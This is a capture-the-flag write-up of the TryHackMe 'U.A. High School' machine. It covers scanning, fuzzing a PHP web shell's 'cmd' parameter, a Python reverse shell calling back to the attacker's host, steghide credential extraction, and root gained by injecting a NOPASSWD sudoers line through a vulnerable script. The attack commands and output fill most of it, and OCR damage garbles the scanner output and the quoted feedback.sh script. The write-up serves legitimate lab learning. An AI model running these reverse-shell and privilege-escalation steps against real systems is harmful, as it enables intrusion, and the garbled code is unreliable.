U.A. High School

By Praveen Kumar Sharma

```
For me IP of the machine is : 10.10.1.31
Lets first try pinging it
```

```
ping 10.10.1.31 -c 5

PING 10.10.1.31 (10.10.1.31) 56(84) bytes of data.
64 bytes from 10.10.1.31: icmp_seq=1 ttl=60 time=274 ms
64 bytes from 10.10.1.31: icmp_seq=2 ttl=60 time=177 ms
64 bytes from 10.10.1.31: icmp_seq=3 ttl=60 time=169 ms
64 bytes from 10.10.1.31: icmp_seq=4 ttl=60 time=207 ms
64 bytes from 10.10.1.31: icmp_seq=4 ttl=60 time=207 ms
64 bytes from 10.10.1.31: icmp_seq=5 ttl=60 time=173 ms

--- 10.10.1.31 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 168.563/200.107/274.473/39.557 ms
```

Alright its online lets do some port scanning

Port Scanning:

All Port Scan:

```
rustscan -a 10.10.1.31 --ulimit 5000
```

```
rustscan -a 10.10.1.31 --ulimit 5000
| {} | {} | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | { } | 
The Modern Day Port Scanner.
: http://discord.skerritt.blog
: https://github.com/RustScan/RustScan :
 https://admin.tryhackme.com
[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.1.31:22
Open 10.10.1.31:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-09-12 19:27 IST
Initiating Ping Scan at 19:27
Scanning 10.10.1.31 [2 ports]
Completed Ping Scan at 19:27, 0.27s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:27
Completed Parallel DNS resolution of 1 host. at 19:27, 2.56s elapsed
DNS resolution of 1 IPs took 2.57s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 2, CN: 0]
Initiating Connect Scan at 19:27
Scanning 10.10.1.31 [2 ports]
Discovered open port 22/tcp on 10.10.1.31
Discovered open port 80/tcp on 10.10.1.31
Completed Connect Scan at 19:27, 0.16s elapsed (2 total ports)
Nmap scan report for 10.10.1.31
Host is up, received syn-ack (0.25s latency).
Scanned at 2024-09-12 19:27:29 IST for 0s
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
Read data files from: /usr/bin/../share/nmap
```

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Lets try an aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.1.31 -o aggressiveScan.txt
Starting Nmap 7.95 (https://nmap.org) at 2024-09-12 19:33 IST
Nmap scan report for 10.10.1.31
Host is up (0.16s latency).
PORT STATE SERVICE VERSION
ssh-hostkey:
   3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
   256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
__ 256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)
                  Apache httpd 2.4.41 ((Ubuntu))
80/tcp open http
|_http-title: U.A. High School
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 12.69 seconds
```

```
PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:
| 3072 58:2f:ec:23:ba:a9:fe:81:8a:8e:2d:d8:91:21:d2:76 (RSA)
| 256 9d:f2:63:fd:7c:f3:24:62:47:8a:fb:08:b2:29:e2:b4 (ECDSA)
|_ 256 62:d8:f8:c9:60:0f:70:1f:6e:11:ab:a0:33:79:b5:5d (ED25519)

80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|_http-title: U.A. High School
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Lets do some directory fuzzing here

Directory Fuzzing

feroxbuster --url http://10.10.1.31/ -t 200 -x html,php,txt,xml,png,zip -w
/usr/share/wordlists/dirb/common.txt

Oc http://10.10.1.31/assets/index.php

found:11

http://10.10.1.31/

http://10.10.1.31/assets/

http://10.10.1.31/assets/images/

626/s

393/s

502/s

316c http://10.10.1.31/assets/images => http://10.10.1.31/assets/images/

errors:550

01

91

[#################] - 2m 96978/96978 Os

Θw

28w

32298/32298

32298/32298

32298/32298

200

GET

GET

[########## - 52s

[######### - 82s

[########## - 64s

```
### Directories

200 GET 63l 287w 2573c http://10.10.1.31/admissions.html

200 GET 52l 320w 2542c http://10.10.1.31/about.html

200 GET 87l 261w 2580c http://10.10.1.31/courses.html

200 GET 71l 205w 2056c http://10.10.1.31/contact.html

200 GET 61l 225w 1988c http://10.10.1.31/index.html

200 GET 166l 372w 2943c http://10.10.1.31/assets/styles.css

200 GET 61l 225w 1988c http://10.10.1.31/assets/styles.css

200 GET 61l 225w 1988c http://10.10.1.31/assets/

200 GET 01 0w 309c http://10.10.1.31/assets/

200 GET 01 0w 0c http://10.10.1.31/assets/

200 GET 01 0w 0c http://10.10.1.31/assets/

201 GET 91 28w 316c http://10.10.1.31/assets/index.php

301 GET 91 28w 316c http://10.10.1.31/assets/images

http://10.10.1.31/assets/images/

301 GET 91 28w 316c http://10.10.1.31/assets/images

http://10.10.1.31/assets/images/


301 GET 91 28w 316c http://10.10.1.31/assets/images

301 GET 91 28w 316c http://10.10.1.31/assets/images
```

Ok i think we have enough info on the application now lets get to this web application now

Web Application:

Default page



Lets see these /about.html here

U.A. High School - About

Our History

U.A. High School was founded in 1947 by the legendary hero All Might, with the goal of training the next generation of heroes to protect the world from villains and other threats. Over the years, the academy has grown in size and reputation, becoming one of the most prestigious institutions for hero training.

Our campus is located in the heart of Tokyo, and features state-of-the-art facilities for quirk training, combat practice, and rescue operations. We also have partnerships with several hero agencies and organizations around the world, providing students with opportunities to gain real-world experience and make valuable connections.

Our Mission

At U.A. High School, our mission is to develop the full potential of our students and prepare them for the challenges of being heroes. We believe that everyone has the potential to be a hero, and we strive to create a supportive and inclusive environment that fosters growth, creativity, and teamwork.

We are committed to providing the highest quality education and training, with a curriculum that covers not just hero skills, but also ethics, communication, and leadership. We want our graduates to not just be skilled heroes, but also compassionate and responsible members of society.

Our Team

Our faculty and staff are comprised of some of the most talented and experienced heroes and educators in the world. They are dedicated to helping our students achieve their full potential, and are always available to offer guidance and support.

Principal Nezu

all of the .html files are just text file like this

lets see the assets here



Nothing here lets see this index.php here



Still an empty page so the suspicion that i have this is some sort of webshell as this is located in a folder assets namely and have a .php page that contains nothing it probably is of the form

```
<?php system(_$GET['SOMETHING']); ?>
```

this is command for converting lfi to rce as u know so its just injecting commands to be executed by the shell so lets fuzz out what this SOMETHING is

```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/1-4_all_letters_a-z.txt -X GET -u "http://10.10.1.31/assets?FUZZ=id" -mc 200,500 -r | grep -v 'Size: 0'
```

```
ffuf -w /usr/share/wordlists/seclists/Fuzzing/1-4_all_letters_a-z.txt -X GET -u "http://10.1
     /'---
/\'--\
\\,;-\\\,;-\\\,;-
      \ \ \_/ \ \ \_/\ \ \_\_\ \ \_
       \\_\ \\_\ \\___/ \\_\__/
     v2.1.0
:: Method : GET
:: URL : htt
:: Follow redirects : true
:: Calibration : false
:: Timeout
               : 10
:: Threads
:: Matcher
                : 40
               : Response status: 200,500
                  [Status: 200, Size: 72, Words: 1, Lines: 1, Duration: 155ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

So cmd it is

Lets see this on the page what it looks like

```
dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMyh3d3ctZGF0YSkK
```

Looks like base64 lets decode this

```
~/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School git:(main)±3 (0.025s)
echo dWlkPTMzKHd3dy1kYXRhKSBnaWQ9MzMod3d3LWRhdGEpIGdyb3Vwcz0zMyh3d3ctZGF0YSkK | base64 -d
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Just as i expected it is just executing command in the shell

Gaining Access :

So we have command injection here but the classic bash revshell didnt work here idk why

Start a listener first here

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

Tried a few python revshell here and got this one working

```
python3 -c 'import
os,pty,socket;s=socket.socket();s.connect(("10.17.94.2",9001));
[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("sh")'
```

Lets put it in the URL now and we get out revshell here

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.1.31 43328
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ \begin{align*}
\end{align*}
```

Lets upgrade this

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.1.31 43328
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@myheroacademia:/var/www/html/assets$ ^Z
[1] + 35393 suspended nc -lvnp 9001

~/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School git:(main)±3
stty raw -echo;fg
[1] + 35393 continued nc -lvnp 9001

www-data@myheroacademia:/var/www/html/assets$ export TERM=xterm
www-data@myheroacademia:/var/www/html/assets$
```

Lateral Movement

And indeed it was just putting the code in the shell to be executed here

```
www-data@myheroacademia:/var/www/html/assets$ cd ..
www-data@myheroacademia:/var/www/html$ ls
about.html admissions.html assets contact.html courses.html index.html
www-data@myheroacademia:/var/www/html$ cd ..
www-data@myheroacademia:/var/www$ ls
Hidden_Content html
www-data@myheroacademia:/var/www$ cd Hidden_Content/
www-data@myheroacademia:/var/www/Hidden_Content$ ls -al
total 12
drwxrwxr-x 2 www-data www-data 4096 Jul 9 2023 .
drwxr-xr-x 4 www-data www-data 4096 Dec 13 2023 .
-rw-rw-r-- 1 www-data www-data 29 Jul 9 2023 passphrase.txt
www-data@myheroacademia:/var/www/Hidden_Content$ cat passphrase.txt
QWxsbWlnaHRGb3JFdmVyISEhCg==
www-data@myheroacademia:/var/www/Hidden_Content$
```

it just base64 lets decode it

```
echo QWxsbWlnaHRGb3JFdmVyISEhCg== | base64 -d

AllmightForEver!!!
```

```
    Passphrase
    AllmightForEver!!!
```


Other than this i found these images here

```
www-data@myheroacademia:/var/www/html/assets$ cd images/
www-data@myheroacademia:/var/www/html/assets/images$ ls -al
total 336
drwxrwxr-x 2 www-data www-data 4096 Jul 9 2023 .
drwxrwxr-x 3 www-data www-data 4096 Jan 25 2024 ..
-rw-rw-r-- 1 www-data www-data 98264 Jul 9 2023 oneforall.jpg
-rw-rw-r-- 1 www-data www-data 237170 Jul 9 2023 yuei.jpg
www-data@myheroacademia:/var/www/html/assets/images$
```

Also look at the size of these looks too large Lets get these on our attacker machine

```
wget http://10.10.1.31:8000/oneforall.jpg
--2024-09-12 20:52:19-- http://10.10.1.31:8000/oneforall.jpg
Connecting to 10.10.1.31:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 98264 (96K) [image/jpeg]
Saving to: 'oneforall.jpg'
oneforall.jpg
                                              2024-09-12 20:52:20 (107 KB/s) - 'oneforall.jpg' saved [98264/98264]
~/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School git:(main)±4 (2.165s)
wget http://10.10.1.31:8000/yuei.jpg
--2024-09-12 20:52:30-- http://10.10.1.31:8000/yuei.jpg
Connecting to 10.10.1.31:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 237170 (232K) [image/jpeg]
Saving to: 'yuei.jpg'
yuei.jpg
                                              2024-09-12 20:52:32 (127 KB/s) - 'yuei.jpg' saved [237170/237170]
~/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School git:(main)±5 (0.021s)
ls -al
total 356
drwxr-xr-x 1 pks pks 176 Sep 12 20:52 .
drwxr-xr-x 1 pks pks 430 Sep 12 19:23 ...
-rw-r--r-- 1 pks pks 879 Sep 12 19:33 aggressiveScan.txt
-rw-r--r-- 1 pks pks 8494 Sep 12 19:30 allPortScan.txt
-rw-r--r-- 1 pks pks 1000 Sep 12 19:40 directories.txt
-rw-r--r-- 1 pks pks 98264 Jul 9 2023 oneforall.jpg
-rw-r--r-- 1 pks pks 4593 Sep 12 20:32 'U.A. High School.md'
-rw-r--r-- 1 pks pks 237170 Jul 9 2023 yuei.jpg
```


Lets try to open one of them



So to fix this we can manually edit hex code for this or we can use a tool like this one : https://github.com/Haxrein/MagicBytes
https://github.com/Haxrein/MagicBytes

Run this like this

Now lets open it up



Nothing in the image lets use steghide to extract anything that this file have as this file is massive

When u use steghide it should ask for the passphrase here put that in

```
steghide extract -sf oneforall.jpg
Enter passphrase:
wrote extracted data to "creds.txt".
```

Lets see the txt file

```
cat creds.txt

Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:

deku:One?For?All_!!one1/A
```

got creds here

```
Ocreds found
Username : deku
Password : One?For?All_!!one1/A
```

Lets SSH in now

```
deku@myheroacademia ~ (0.173s)

id

uid=1000(deku) gid=1000(deku) groups=1000(deku)

deku@myheroacademia ~
```

Got it here is your user.txt

```
deku@myheroacademia:~ (0.238s)
ls -al
total 36
drwxr-xr-x 5 deku deku 4096 Jul 10 2023 .
drwxr-xr-x 3 root root 4096 Jul 9
                                   2023
                                   2023 .bash_history -> /dev/null
lrwxrwxrwx 1 root root 9 Jul
-rw-r--r-- 1 deku deku 220 Feb 25
                                   2020 .bash_logout
                                   2020 .bashrc
-rw-r--r-- 1 deku deku 3771 Feb 25
drwx----- 2 deku deku 4096 Jul 9
                                   2023 .cache
drwxrwxr-x 3 deku deku 4096 Jul 9
                                   2023 .local
-rw-r--r-- 1 deku deku 807 Feb 25
                                   2020 .profile
drwx----- 2 deku deku 4096 Jul 9
                                   2023 .ssh
-rw-r--r-- 1 deku deku 0 Jul 9
                                   2023 .sudo_as_admin_successful
-r----- 1 deku deku 33 Jul 10 2023 user.txt
```

Vertical PrivEsc

Checking the SUID binary here

```
find / -perm -u=s -type f 2>/dev/null
```

```
find / -perm -u=s -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/qpasswd
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/at
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/snap/core20/1828/usr/bin/chfn
/snap/core20/1828/usr/bin/chsh
/snap/core20/1828/usr/bin/gpasswd
/snap/core20/1828/usr/bin/mount
/snap/core20/1828/usr/bin/newgrp
/snap/core20/1828/usr/bin/passwd
/snap/core20/1828/usr/bin/su
/snap/core20/1828/usr/bin/sudo
/snap/core20/1828/usr/bin/umount
/snap/core20/1828/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1828/usr/lib/openssh/ssh-keysign
/snap/snapd/18357/usr/lib/snapd/snap-confine
```

Nothing here lets check the sudo permission here

```
sudo -l
[sudo] password for deku:
Matching Defaults entries for deku on myheroacademia:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/local/sbin\:/usr/loc
```

Lets see this script

```
cat /opt/NewComponent/feedback.sh
#!/bin/bash

ccho "Hello, Welcome to the Report Form "
ccho "This is a way to report various problems"
ccho " Developed by "
ccho " The Technical Department of U.A."

ccho "Enter your feedback:"
read feedback

if [[ "Sfeedback" != *"\"* && "$feedback" != *")* && "$feedback" != *"\$("* && "$feedback" != *"|"* && "$feedback" != *";"* && "$feedback" != *";"
```

So the bug here is that we can just execute the comamnd we want with root as this is just using read and evaling it out in the if statement

So we can just give us all the permission with no password by adding this in the /etc/sudoers

```
deku ALL=NOPASSWD: ALL >> /etc/sudoers
```

Lets exploit this i guess

Alright now lets see the sudo permissions here

```
sudo -l

Matching Defaults entries for deku on myheroacademia:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User deku may run the following commands on myheroacademia:
    (ALL) /opt/NewComponent/feedback.sh
    (root) NOPASSWD: ALL
```

Lets get root now

```
sudo su

root@myheroacademia:/home/deku# id
uid=0(root) gid=0(root) groups=0(root)
root@myheroacademia:/home/deku#
```

And here is your root.txt

```
sudo su
root@myheroacademia:/home/deku# id
uid=0(root) gid=0(root) groups=0(root)
root@myheroacademia:/home/deku# cd
root@myheroacademia:~# ls -al
total 36
drwx----- 5 root root 4096 Dec 13
                                   2023 .
drwxr-xr-x 19 root root 4096 Jul 9
                                    2023 ...
-rw----- 1 root root 2336 Feb 22
                                    2024 .bash_history
-rw-r--r-- 1 root root 3106 Dec 5
                                    2019 .bashrc
                                    2023 .local
drwxr-xr-x 3 root root 4096 Jul 9
-rw-r--r-- 1 root root 161 Dec 5
                                    2019 .profile
-rw-r--r-- 1 root root 794 Dec 13
                                    2023 root.txt
drwx----- 3 root root 4096 Jul 9 2023 snap
drwx----- 2 root root 4096 Jul 9 2023 .ssh
root@myheroacademia:~#
```

Thanks for Reading :)